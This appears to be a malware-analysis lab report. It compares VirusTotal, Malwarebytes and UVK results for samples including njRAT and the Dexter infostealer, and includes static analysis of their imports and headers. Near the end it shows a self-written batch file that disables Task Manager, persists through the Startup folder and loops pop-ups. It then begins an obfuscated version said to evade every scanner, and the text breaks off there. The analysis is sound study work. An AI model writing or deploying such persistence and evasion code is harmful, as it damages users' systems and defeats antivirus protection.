Extension: exe
File Attributes: A
Hash Start Time: 3/11/2025 7:16:13 PM
Hash End Time: 3/11/2025 7:16:13 PM
Hashing Duration: 00:00:00.027

NirSoft HashMyFiles 2.0.0.0 build 4032 - 2025-03-04 14:23:17

fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199

65 / 73

Community Score 28

65/73 security vendors flagged this file as malicious

Reanalyze Similar More

fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199
EnKSaR.HaCkEr.exe

Size 959.00 KB | Last Analysis Date 39 minutes ago | EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 13+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label	Threat categories	Family labels
trojan.bladabindi/msil	trojan dropper	bladabindi msil msilperseus

Security vendors' analysis

Do you want to automate checks?

Vendor	Signature	Engine	Label
AhnLab-V3	Trojan/Win32.Bladabindi.R234402	Alibaba	Backdoor:MSIL/Bladabindi.52d6e937
AliCloud	Backdoor:Win/Bladabindi.GQH	ALYac	Gen:Variant.MSILPerseus.110390
Antiy-AVL	Trojan/Win32.AGeneric	Arcabit	Trojan.MSILPerseus.D1AF36
Avast	MSIL:Agent-DAG [Trj]	AVG	MSIL:Agent-DAG [Trj]
Avira (no cloud)	TR/ATRAPS.Gen	Baidu	MSIL.Trojan.Bladabindi.I
BitDefender	Gen:Variant.MSILPerseus.110390	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Packed.Bladabindi-7086597-0	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.bladabindi	Cylance	Unsafe
Deepinstinct	MALICIOUS	DriWeb	Trojan.DownLoader10.44440
Elastic	Windows.Trojan.NJrat	Emsisoft	Gen:Variant.MSILPerseus.110390 (B)
eScan	Gen:Variant.MSILPerseus.110390	ESET-NOD32	MSIL/TrojanDropper.Agent.AGE
Fortinet	W32/Generic.GMYBLAE!tr	GData	Gen:Variant.MSILPerseus.110390
Google	Detected	Gridinsoft (no cloud)	Backdoor:Win32.Bladabindi.adin
Huorong	Backdoor/MSIL.Bladabindi.u	Ikarus	Trojan.Bladabindi
Jiangmin	Backdoor.MSIL.blwk	K7AntiVirus	Trojan (004b70801)
K7GW	Trojan (004b70801)	Kaspersky	HEUR:Trojan.Win32.Generic
Kingsoft	Win32.Trojan.Generic.a	Lionic	Trojan.Win32.Bladabindi.4lc
Malwarebytes	Generic.Malware.Ai.DDS	MaxSecure	Trojan.Malware.7006925.susgen
McAfee Scanner	TlFD624AA20551	Microsoft	Backdoor:MSIL/Bladabindi.AH

fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199

65 / 73 security vendors flagged this file as malicious

Community Score 28

EnKSA.R.HaCKeR.exe

Detection Details Relations Behavior Community 13+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	0431311b50f024d666690059491f2563
SHA-1	e9ff4da7e3f2199cb16d37d8935cb1b0567ac2a
SHA-256	fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199
Vhash	2950465615151f0f0101c3952314100
Authentihash	d6fdeef461f0fece0e55fc1cd6fb1453c3c687876de8033be739927fb6f09bfc4
ImpHash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	12288:-09e337j0-xPuc//9wIAmve6Abnzmip2hGnadiFM4ZHOT2:+eXuczPCSGn2Vjad1
TLSH	T104252a23374FC28C0971F6A058FD481A24F1E95B645F95B173BAF5FA6C2AC43D9
File type	Win32 EXE executable windows win32 pe pepe
Magic	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
TrID	Generic CIL Executable (.NET, Mono, etc.) (51.8%) Win32 Executable MS Visual C++ (generic) (22.1%) Win64 Executable (generic) (7.4%) Win32 Dynamic Link Library (...
DetectItEasy	PE32 Protector: Eazfuscator Compiler: VB.NET Library: .NET (v4.0.30319) Linker: Microsoft Linker (11.0)
Magika	PEBIN
File size	959.00 KB (982016 bytes)
PEiD packer	.NET executable

History

Creation Time	2013-09-27 08:00:20 UTC
First Seen In The Wild	2013-09-27 08:00:20 UTC
First Submission	2013-10-27 11:52:27 UTC
Last Submission	2025-03-07 17:52:28 UTC
Last Analysis	2025-03-11 16:38:39 UTC

Names

EnKSA.R.HaCKeR.exe
njRAT.exe
njRAT.exe.v
njRAT.bin
PIG Nobulink 1 June 2024.exe
qq.exe
njRAT.exe
fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199.rat
fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199.exe
RegClear.exe

Signature info

Signature Verification

⚠ File is not signed

The analysis of malware samples using UVK, Malwarebytes, and VirusTotal revealed differences in detection capabilities and methodologies – each tool employs a distinct approach, because UVK focuses on runtime behavior (when malware is executed), Malwarebytes relies on signature and scanning, while VirusTotal combines detections from multiple antivirus engines based on file hashes – these variations resulted in different detection outcomes, emphasizing the need for a multi-faceted approach when analyzing malware.

UVK used during malware execution, did not assign threat levels but successfully identified new processes and memory modules spawned by each malware sample – this confirms that the malware was actively running, modifying system memory and potentially interacting with the operating system, however, since UVK does not classify threats or detects it, it does not provide information on the malware's type or severity. Instead, it is useful for observing real-time system modifications caused by the executed malware.

Malwarebytes detected the malware samples and classified them. The results often identified the files with generic names, such as Generic.Malware.AI.DDS, Trojan, or Backdoor.Bot.DDS. This suggests that Malwarebytes relies on known malware signatures but also employs machine learning techniques for unknown threats. Malware bytes can identify malicious files, however it does not provide deeper insights into the malware's behavior unless executed.

VirusTotal produced the most extensive classification of malware. It checked file hashes against multiple antivirus databases. Since VirusTotal relies entirely on previously known file hashes, it excels in identifying widely distributed malware but may provide limited results for modified, obfuscated, or newly compiled samples. Also, the detection rate varied between samples, with most being recognized by a majority of AV vendors, confirming that the analyzed samples were well-documented threats.

Static analysis of win33.exe (Win32.Infostealer.Dexter) using PeStudio revealed multiple characteristics indicative of malicious behavior. The tool flagged the executable as self-modifying, which suggests that the file has the capability to alter its own structure at runtime to avoid being detected. Absence of a digital signature further supports the likelihood that this is an unauthorized or malicious executable. Since the system was offline, PeStudio was unable to retrieve VirusTotal results, preventing immediate confirmation from external databases.

Section	Characteristic	Value
file > name	indicator (25)	c:\users\simon\Desktop\thezoo\malware\binaries\win32.infostealer.dexter\win33.exe
file > signature		Microsoft Linker 8.0 Visual Studio 2003
file > sha256		4EABB1ADC035F035E010C0D0D259C683E18193F509946652ED8AA7C5D9...
file > info		size: 68096 bytes, entropy: 6.745
file > type		executable, 32-bit, GUI
virustotal > score		The server name or address could not be resolved
stamp > compiler		Wed Aug 28 16:22:09 2013
languages > names		English-US
resources > info		count: 1, size: 29885 bytes, file-ratio: 43.89%
file > version		n/a
entry-point > location		0x00003AF0 (section: .text)
section > writable		name: .text
sections > self-modifying		name: .text
string > url-pattern		151,248,115,107
string > url-pattern		http://%%%
certificate		n/a
libraries > flag		WININET.dll (Internet Extensions for Win32 Library)
libraries > flag		urlmon.dll (OLE32 Extensions for Win32)
libraries > flag		WS_32.dll (Windows Socket Library)
libraries > flag		RPCRT4.dll (Remote Procedure Call Runtime Library)
imports > ordinal > count		3
imports > flag		AdjustTokenPrivileges CopyFileW CreateDirectoryW CreateProcessW...
imphash > md5		12D9851762D5EC00644EDFCFC18BABB
exports		n/a
overlay		n/a

A look into the imported API functions provides insight into the malware's potential capabilities. Functions like VirtualAllocEx (<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>), CreateRemoteThread (<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>), and WriteProcessMemory (<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>) indicate that the malware can manipulate other processes, likely for injection purposes. Calls to AdjustTokenPrivileges (<https://learn.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-adjusttokenprivileges>), SetWindowsHookEx (<https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookex>), and CreateProcessW (<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw>) suggest that it may attempt to escalate privileges or establish persistence. The presence of networking-related functions such as InternetOpenA (<https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena>), HttpSendRequestA (<https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-httpsendrequesta>), and InternetConnect ([https://learn.microsoft.com/en-us/previous-versions/windows/embedded/ms918351\(v=msdn.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/embedded/ms918351(v=msdn.10))) confirms that the malware is designed to communicate with external servers, potentially exfiltrating stolen data. Additionally, functions like DeleteFileW (<https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-deletefilew>), CopyFileW (<https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-copyfilew>), RegCreateKeyEx (https://help.intervalzero.com/product_help/RTX64_4/Content/Topics/SDK/RtRegistryAPIs/Reg

[CreateKeyEx.htm](#)), and RegSetValueEx ([https://learn.microsoft.com/en-us/previous-versions/ms942534\(v=msdn.10\)](https://learn.microsoft.com/en-us/previous-versions/ms942534(v=msdn.10))) show that the malware is capable of modifying system files and registry entries, reinforcing its potential to establish persistence and alter system configurations.

Imports (115)

imports (115)	flag (44)	type (1)	ordinal (3)	first-thunk (IAT)	first-thunk-original (INT)	library (10)
WriteFile	x	implicit	-	0x000068CA	0x000068CA	KERNEL32.dll
OpenProcess	x	implicit	-	0x000068FC	0x000068FC	KERNEL32.dll
Process32Next	x	implicit	-	0x0000693E	0x0000693E	KERNEL32.dll
Process32First	x	implicit	-	0x00006972	0x00006972	KERNEL32.dll
CreateToolhelp32Snapshot	x	implicit	-	0x00006984	0x00006984	KERNEL32.dll
DeleteFileA	x	implicit	-	0x000069D0	0x000069D0	KERNEL32.dll
DeleteFileW	x	implicit	-	0x00006A28	0x00006A28	KERNEL32.dll
CopyFileW	x	implicit	-	0x00006A36	0x00006A36	KERNEL32.dll
CreateDirectoryW	x	implicit	-	0x00006A42	0x00006A42	KERNEL32.dll
WriteProcessMemory	x	implicit	-	0x00006A76	0x00006A76	KERNEL32.dll
VirtualAllocEx	x	implicit	-	0x00006ABC	0x00006ABC	KERNEL32.dll
CreateRemoteThread	x	implicit	-	0x00006ABC	0x00006ABC	KERNEL32.dll
CreateProcessW	x	implicit	-	0x00006AE4	0x00006AE4	KERNEL32.dll
MapViewOfFile	x	implicit	-	0x00006B1A	0x00006B1A	KERNEL32.dll
VirtualQuery	x	implicit	-	0x00006B5C	0x00006B5C	KERNEL32.dll
GetCurrentProcessId	x	implicit	-	0x00006BAC	0x00006BAC	KERNEL32.dll
ReadProcessMemory	x	implicit	-	0x00006BE4	0x00006BE4	KERNEL32.dll
VirtualQueryEx	x	implicit	-	0x00006BF8	0x00006BF8	KERNEL32.dll
SuspendThread	x	implicit	-	0x00006CAC	0x00006CAC	KERNEL32.dll
VirtualAlloc	x	implicit	-	0x00006E38	0x00006E38	KERNEL32.dll
GetCurrentProcess	x	implicit	-	0x00006F76	0x00006F76	KERNEL32.dll
SetWindowsHookExA	x	implicit	-	0x00006D64	0x00006D64	USER32.dll
OpenProcessToken	x	implicit	-	0x00006D84	0x00006D84	ADVAPI32.dll
AdjustTokenPrivileges	x	implicit	-	0x00006D94	0x00006D94	ADVAPI32.dll
RegSetValueExA	x	implicit	-	0x00006DD6	0x00006DD6	ADVAPI32.dll
RegDeleteValueA	x	implicit	-	0x00006E0C	0x00006E0C	ADVAPI32.dll
RegCreateKeyExA	x	implicit	-	0x00006E2E	0x00006E2E	ADVAPI32.dll
RegSetValueExW	x	implicit	-	0x00006E40	0x00006E40	ADVAPI32.dll
RegNotifyChangeKeyValue	x	implicit	-	0x00006E52	0x00006E52	ADVAPI32.dll
RegDeleteKeyA	x	implicit	-	0x00006E6C	0x00006E6C	ADVAPI32.dll
LookupPrivilegeValueA	x	implicit	-	0x00006D9C	0x00006D9C	ADVAPI32.dll
HttpSendRequestA	x	implicit	-	0x00006E66	0x00006E66	WININET.dll
InternetCloseHandle	x	implicit	-	0x00006EFA	0x00006EFA	WININET.dll
HttpOpenRequestA	x	implicit	-	0x00006F10	0x00006F10	WININET.dll
InternetOpenA	x	implicit	-	0x00006F38	0x00006F38	WININET.dll
InternetGetCookieA	x	implicit	-	0x00006F48	0x00006F48	WININET.dll
InternetReadFile	x	implicit	-	0x00006F5E	0x00006F5E	WININET.dll
InternetOpenUrlA	x	implicit	-	0x00006F72	0x00006F72	WININET.dll
InternetConnectA	x	implicit	-	0x00006F24	0x00006F24	WININET.dll
ObtainUserAgentString	x	implicit	-	0x00006F92	0x00006F92	urlmon.dll

An examination of embedded strings within the executable further tells about its malicious intent – the file contains over 1500 embedded strings, many of which include HTTP requests and network-related instructions, suggesting that the malware is programmed to send or retrieve data from remote sources. Also, several registry modification commands appear in the strings, which aligns with its potential ability to alter system settings for persistence. Additionally, references to file system and process management functions indicate that the malware may engage in data theft, execution of additional payloads, or manipulation of system components to evade detection.

pestudio 9.60 - Malware Initial Assessment - www.wiitor.com | c:\users\simon\desktop\thezoo\malware\binaries\win32.infostealer.dexter\win33.exe (read-only)

file settings about

File Explorer

encoding (2)	size (bytes)	offset	flag (48)	value
ascii	13	0x000060AE	x	SuspendThread
ascii	16	0x00006166	x	SetWindowsHookEx
ascii	25	0x00008338	x	RtlTimeToSecondsSince1970
ascii	30	0x00008354	x	RtlGetCompressionWorkSpaceSize
ascii	19	0x00008388	x	RtlDecompressBuffer
ascii	17	0x00008374	x	RtlCompressBuffer
ascii	13	0x000061D8	x	RegSetValueEx
ascii	13	0x00006242	x	RegSetValueEx
ascii	23	0x00006254	x	RegNotifyChangeKeyValue
ascii	14	0x0000620E	x	RegDeleteValue
ascii	12	0x0000626E	x	RegDeleteKey
ascii	14	0x00006230	x	RegCreateKeyEx
ascii	17	0x00005F6E	x	ReadProcessMemory
ascii	13	0x00005D40	x	Process32Next
ascii	14	0x00005D74	x	Process32First
ascii	16	0x000061B6	x	OpenProcessToken
ascii	11	0x00005CFE	x	OpenProcess
ascii	21	0x00006394	x	ObtainUserAgentString
ascii	25	0x000068D8	x	NtQueryInformationProcess
ascii	13	0x00005F1C	x	MapViewOfFile
ascii	20	0x0000619E	x	LookupPrivilegeValue
ascii	16	0x00006360	x	InternetReadFile
ascii	15	0x00006374	x	InternetOpenUrl
ascii	12	0x0000633A	x	InternetOpen
ascii	17	0x0000634A	x	InternetGetCookie
ascii	15	0x00006326	x	InternetConnect
ascii	15	0x000062E8	x	HttpSendRequest
ascii	15	0x00006312	x	HttpOpenRequest
ascii	19	0x00006CA8	x	GetNativeSystemInfo
ascii	16	0x000084A4	x	GetLastInputInfo
ascii	19	0x00005FAE	x	GetCurrentProcessId
ascii	17	0x00005BF8	x	GetCurrentProcess
ascii	10	0x00005DD2	x	DeleteFile
ascii	10	0x00005E2A	x	DeleteFile
ascii	24	0x00005D86	x	CreateToolhelp32Snapshot
ascii	18	0x00005EBE	x	CreateRemoteThread
ascii	13	0x00005E6E	x	CreateProcess
ascii	15	0x00005E44	x	CreateDirectory
ascii	8	0x00005E38	x	CopyFile
ascii	21	0x00006186	x	AdjustTokenPrivileges

sha256 > 4EABB1ADC035F035E010C0D0D259C683E18193F509946652ED8AA7C5D92B6A92

cpu > 32-bit file > type > executable subsystem > GUI entry-point > 0x00003AF0

The results of this manual analysis confirm that Win32.Infostealer.Dexter is structured to perform credential theft, interact with external servers, and modify system behavior for persistence. Its API imports and embedded strings suggest that it could be part of a larger malware campaign targeting sensitive user information.

The win33.exe sample was analyzed using CFF Explorer to examine its PE structure, including headers, sections, and imported libraries. This analysis provides insights into the executable's architecture, entry point, and potential indicators of malicious intent.

File Headers reveal that the executable is a 32-bit PE file, compiled for the Intel 386 architecture. The TimeDateStamp value (0x521E23B1) corresponds to August 28, 2013, which suggests that the binary has not been altered since that time, however, timestamps can be manually modified by malware authors to mislead analysis. The characteristics field indicates that this is a standard executable file.

Member	Offset	Size	Value	Meaning
Machine	000000DC	Word	014C	Intel 386
NumberOfSections	000000DE	Word	0004	
TimeDateStamp	000000E0	Dword	521E23B1	
PointerToSymbolTa...	000000E4	Dword	00000000	
NumberOfSymbols	000000E8	Dword	00000000	
SizeOfOptionalHea...	000000EC	Word	00E0	
Characteristics	000000EE	Word	0102	Click here

Optional Header provides additional metadata, including the Address of Entry Point (0x00003AF0), which is the location where execution begins. The Subsystem value (0x0002) confirms that this is a Windows GUI application.


CFF Explorer VIII - [win33.exe]

File Settings ?


win33.exe

Member	Offset	Size	Value	Meaning
Magic	000000F0	Word	010B	PE32
MajorLinkerVersion	000000F2	Byte	08	
MinorLinkerVersion	000000F3	Byte	00	
SizeOfCode	000000F4	Dword	00006000	
SizeOfInitializedData	000000F8	Dword	0000A600	
SizeOfUninitializedData	000000FC	Dword	00000000	
AddressOfEntryPoint	00000100	Dword	00003AF0	.text
BaseOfCode	00000104	Dword	00001000	
BaseOfData	00000108	Dword	00007000	
ImageBase	0000010C	Dword	00400000	
SectionAlignment	00000110	Dword	00001000	
FileAlignment	00000114	Dword	00000200	
MajorOperatingSystemVers...	00000118	Word	0004	
MinorOperatingSystemVers...	0000011A	Word	0000	
MajorImageVersion	0000011C	Word	0000	
MinorImageVersion	0000011E	Word	0000	
MajorSubsystemVersion	00000120	Word	0004	
MinorSubsystemVersion	00000122	Word	0000	
Win32VersionValue	00000124	Dword	00000000	
SizeOfImage	00000128	Dword	00014000	
SizeOfHeaders	0000012C	Dword	00000400	
CheckSum	00000130	Dword	00000000	
Subsystem	00000134	Word	0002	Windows GUI
DllCharacteristics	00000136	Word	0400	Click here
SizeOfStackReserve	00000138	Dword	00100000	
SizeOfStackCommit	0000013C	Dword	00001000	
SizeOfHeapReserve	00000140	Dword	00100000	
SizeOfHeapCommit	00000144	Dword	00001000	
LoaderFlags	00000148	Dword	00000000	
NumberOfRvaAndSizes	0000014C	Dword	00000010	


Examining the Section Headers, the executable contains standard PE sections, including .text, .data, .rdata, and .reloc. The .text section is marked as executable (E0000020), meaning it contains the program's core instructions.



The Import Directory lists DLLs that the malware interacts with – the presence of KERNEL32.dll, USER32.dll, WININET.dll, WS2_32.dll, and ADVAPI32.dll indicates that the executable interacts with system processes, manages user input, and establishes network connections. The inclusion of WININET.dll (<https://learn.microsoft.com/en-us/windows/win32/wininet/about-wininet>) suggests the malware may perform HTTP-based communication.




I created malware.bat file which adds to regedit settings to disable task manager <https://winaero.com/how-to-disable-task-manager-in-windows-10/> (to prevent it being disconnected), also it would start to startup and that would spam pop-ups, that the user is infected and would open up Notepad and MS Paint many times (in the loop).



The screenshot shows the Notepad++ application window with the file 'malware.bat' open. The code in the editor is:

```
1 @echo off
2
3 REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /f
4
5 REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f
6
7 copy "%~f0" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\malware.bat"
8
9 :loop
10 msg * "You have been infected!"
11 start notepad.exe
12 start mspaint.exe
13 goto loop
14
```

The status bar at the bottom of the Notepad++ window displays: Batch file, length : 377, lines : 14, Ln:14 Col:1 Pos:378, Windows (CR LF), UTF-8, INS.



I checked it with VirusTotal and 9 security vendors flagged this file as malicious. It identified as Trojan TaskDisabler.

9 / 62 security vendors flagged this file as malicious

c50243d552c4d91cdaa919b5b120fec285d22f2bafe9afb70e47aa499dada998

malware.bat

bat

Community Score: 9 / 62

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.taskdisabler/aaaaa Threat categories: trojan Family labels: taskdisabler, aaaaa

Security vendors' analysis

				Do you want to automate checks?
ArcaBit	Trojan.TaskDisabler.ED11F2	BitDefender	Gen:Trojan.TaskDisabler.aaW@aaaaa	<input checked="" type="checkbox"/>
CTX	Batch.trojan.taskdisabler	Emsisoft	Gen:Trojan.TaskDisabler.aaW@aaaaa (B)	<input checked="" type="checkbox"/>
eScan	Gen:Trojan.TaskDisabler.aaW@aaaaa	ESET-NOD32	BAT/Disabler.NFT	<input checked="" type="checkbox"/>
GData	Gen:Trojan.TaskDisabler.aaW@aaaaa	Trellix (HX)	Gen:Trojan.TaskDisabler.aaW@aaaaa	<input checked="" type="checkbox"/>
VIPRE	Gen:Trojan.TaskDisabler.aaW@aaaaa	Acronis (Static ML)	Undetected	<input checked="" type="checkbox"/>
AhnLab-V3	Undetected	AliCloud	Undetected	<input checked="" type="checkbox"/>

Then I tried obfuscation techniques and ran it again via VirusTotal. It gave result that no security vendor flagged this file as malicious.

```

1  @echo off
2
3  set p^ath=HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System
4  set key=DisableTaskMgr
5  set v^alue=REG_DWORD /d 1 /f
